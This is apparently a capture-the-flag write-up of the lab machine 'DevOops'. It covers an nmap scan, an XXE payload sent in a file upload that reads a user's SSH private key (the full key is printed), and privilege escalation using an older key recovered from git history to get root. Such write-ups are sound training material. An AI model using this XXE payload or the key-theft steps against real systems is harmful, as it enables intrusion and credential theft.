
1DevOops (Linux)

Wednesday, October 10, 2018 9:56 AM




Initial Scan


```
# Nmap 7.60 scan initiated Wed Oct 10 09:58:09 2018 as: nmap -sV -sC -oA nmap/scan 10.10.10.91
Nmap scan report for 10.10.10.91
Host is up (0.031s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
|   256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_  256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (EdDSA)
5000/tcp open  http    Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 10 09:58:19 2018 -- 1 IP address (1 host up) scanned in 9.78 seconds
```


I open the web page on port 5000 and this is what I am greeted with…




A dirb, dirbuster and nikto scan don't reveal much more other than a /feed page. I ran a gobuster using the medium wordlist and found an upload directory.




Running the upload through Burpsuite allowed me to make modifications to the upload on the fly and try different methods to upload a reverse shell. Uploading a file with the .xml extension and the parameters Author, Subject and Content, allows me to successfully upload a file. The confirmation reveals the url upload location of my file as well as the file path on the machine.



After loads of trial and error and seeking help in the forums, if appears that this is vulnerable to an XXE attack (More found in this link: https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection). I managed to format the POST request correctly and read the user.txt contents…



Now I must find a way to ssh into the box with the user '**roosa**' and their key. I do a search for their bash history and find this…



After some speculation, I know that if there was a public key created then there must be a private key created. I modify my exploit to display **id_rsa** and lo and behold I am presented with a key. I use this key to log into the machine as the user **roosa.**

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------189866767913571684121087853 50
Content-Length: 455

---------------------------189866767913571684121087853 50
Content-Disposition: form-data; name="file"; filename="shell.xml"
Content-Type:

<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///home/roosa/.ssh/id_rsa" >]>
<note>
        <Author>&xxe;</Author>
        <Subject>poop</Subject>
        <Content>poop</Content>
</note>

---------------------------189866767913571684121087853 50--
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Thu, 11 Oct 2018 01:39:35 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1822

 PROCESSED BLOGPOST:
  Author: -----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzeP16/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J
R/R+exNggHuqsp8rrcHq96lbXtORy8SOliUjfspPsWfY7JbktKyaQK0JunR25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTeXgoaX4
9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBGllsVn99O90K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZyB3lQrS
JSrT80sr1At6QykR5ApewwtCcatKEgtuiiWlHIB9TTUIUYrYFEPTZYVZcY50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7msOTxLd8OJBw8AfAMHB
lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALItW+lh7
e7ZKcMoH4J2W8OsbRXVF9YLSZz/AgHPI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5XcSVoqJ
Lk6u5T6VpcQTBCuM9+voiWDX0FUWE97obj8TYwL2vu2wk3ZJn00U83YQ4p9+tno6
NipeFs5ggIBQDU1k1nrBY10TpuyDgZL+2vxpfz1SdaHgHFgZDWjaEtUCgYEA2B93
hNNeXCaXAeS6NJHAxeTKOhapqRoJbNHjZAhsmCRENk6UhXyYCGxX40g7i7T15vt0
ESzdXu+uAG0/s3VNEdU5VggLu3RzpD1ePt03eBvimsgnciWlw6xuZlG3UEQJW8sk
A3+XsGjUpXv9TMt8XBf3muESRBmeVQUnp7RiVIcCgYBo9BZm7hGg7l+af1aQjuYw
agBSuAwNy43cNpUpU3Ep1RT8DVdRA0z4VSmQrKvNfDN2a4BGIO86eqPkt/lHfD3R
KRSeBfzY4VotzatO5wNmIjfExqJY1lL2SOkoXL5wwZgiWPxD00jM4wUapxAF4r2v
vR7Gs1zJJuE4FpOlF6SFJQKBgHbHBHa5e9iFVOSzgiq2GA4qqYG3RtMq/hcSWzh0
8MnE1MBL+5BJY3ztnnfJEQC9GZAyjh2KXLd6X1TZtfK4+vxcBUDk9x206IFRQOSn
y351RNrwOc2gJzQdJieRrX+thL8wK8DIdON9GbFBLXrxMo2ilnBGVjWbJstvI9Yl
aw0tAoGAGkndihmC5PayKdR1PYhd1VIsfEaDIgemK3/XxvnaUUcuWi2RhX3AlowG
xgQt1LOdApYoosALYta1JPen+65V02Fy5NgtoijLzvmNSz+rpRHGK6E8u3ihmmaq
82W3d4vCUPkKnrgG8F7s3GL6cqWcbZBd0j9u88fUWfPxfRaQU3s=
-----END RSA PRIVATE KEY-----
```

```
roosa@gitter:~$ whoami
roosa
roosa@gitter:~$ id
uid=1002(roosa) gid=1002(roosa) groups=1002(roosa)
roosa@gitter:~$
```

Privilege Escalation

Looking through the bash history of roosa, I find that they replaced the **authcredentials.key** file with a different key.

```
ls -altr resources/integration/
rm Show Applications es/integration/auth_credentials.key
mv resources/authcredentials.key resources/integration/
git add resources/integration/authcredentials.key
git commit -m 'add key for feed integration from tnerprise backend'
ls -altr resources/integration/
git push
ssh-keygen
ös -altr
ls .altr
ls -altr
cat kak
cp kak resources/integration/authcredentials.key
git add resources/integration/authcredentials.key
git commit -m 'reverted accidental commit with proper key'
git push
```

Git allows us to use version control to undo or recover changes that were made during the development process. I used the command: **git log** to show all the commits done in this project.

```
roosa@gitter:~/work/blogfeed/resources/integration$ git log
commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:33:06 2018 -0400

    reverted accidental commit with proper key

commit d387abf63e05c9628a59195cec9311751bdb283f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:32:03 2018 -0400

    add key for feed integration from tnerprise backend

commit 1422e5a04d1b52a44e6dc81023420347e257ee5f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:24:30 2018 -0400

    Initial commit
roosa@gitter:~/work/blogfeed/resources/integration$
```

Then I take the commit id of the original key for feed integration which is **d387abf63e05c9628a59195cec9311751bdb283f** and put it in this command to recover the original file: **git checkout d387abf63e05c9628a59195cec9311751bdb283f authcredentials.key**

There is no output but when I perform an **ls** command, I see the old key is now in the directory. I use this key to ssh into the machine as root…

```
roosa@gitter:~/work/blogfeed/resources/integration$ ssh -i authcredentials.key root@localhost
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Thu Oct 11 13:30:36 2018 from 127.0.0.1
root@gitter:~#
```

```
Last login: Thu Oct 11 13:30:36 2018 from 127.0.0.1
root@gitter:~# cd /root/
root@gitter:~# whoami
root
root@gitter:~# id
uid=0(root) gid=0(root) groups=0(root)
root@gitter:~# cat root.txt
d4fe1e7f7187407eebdd3209cb1ac7b3
root@gitter:~#
```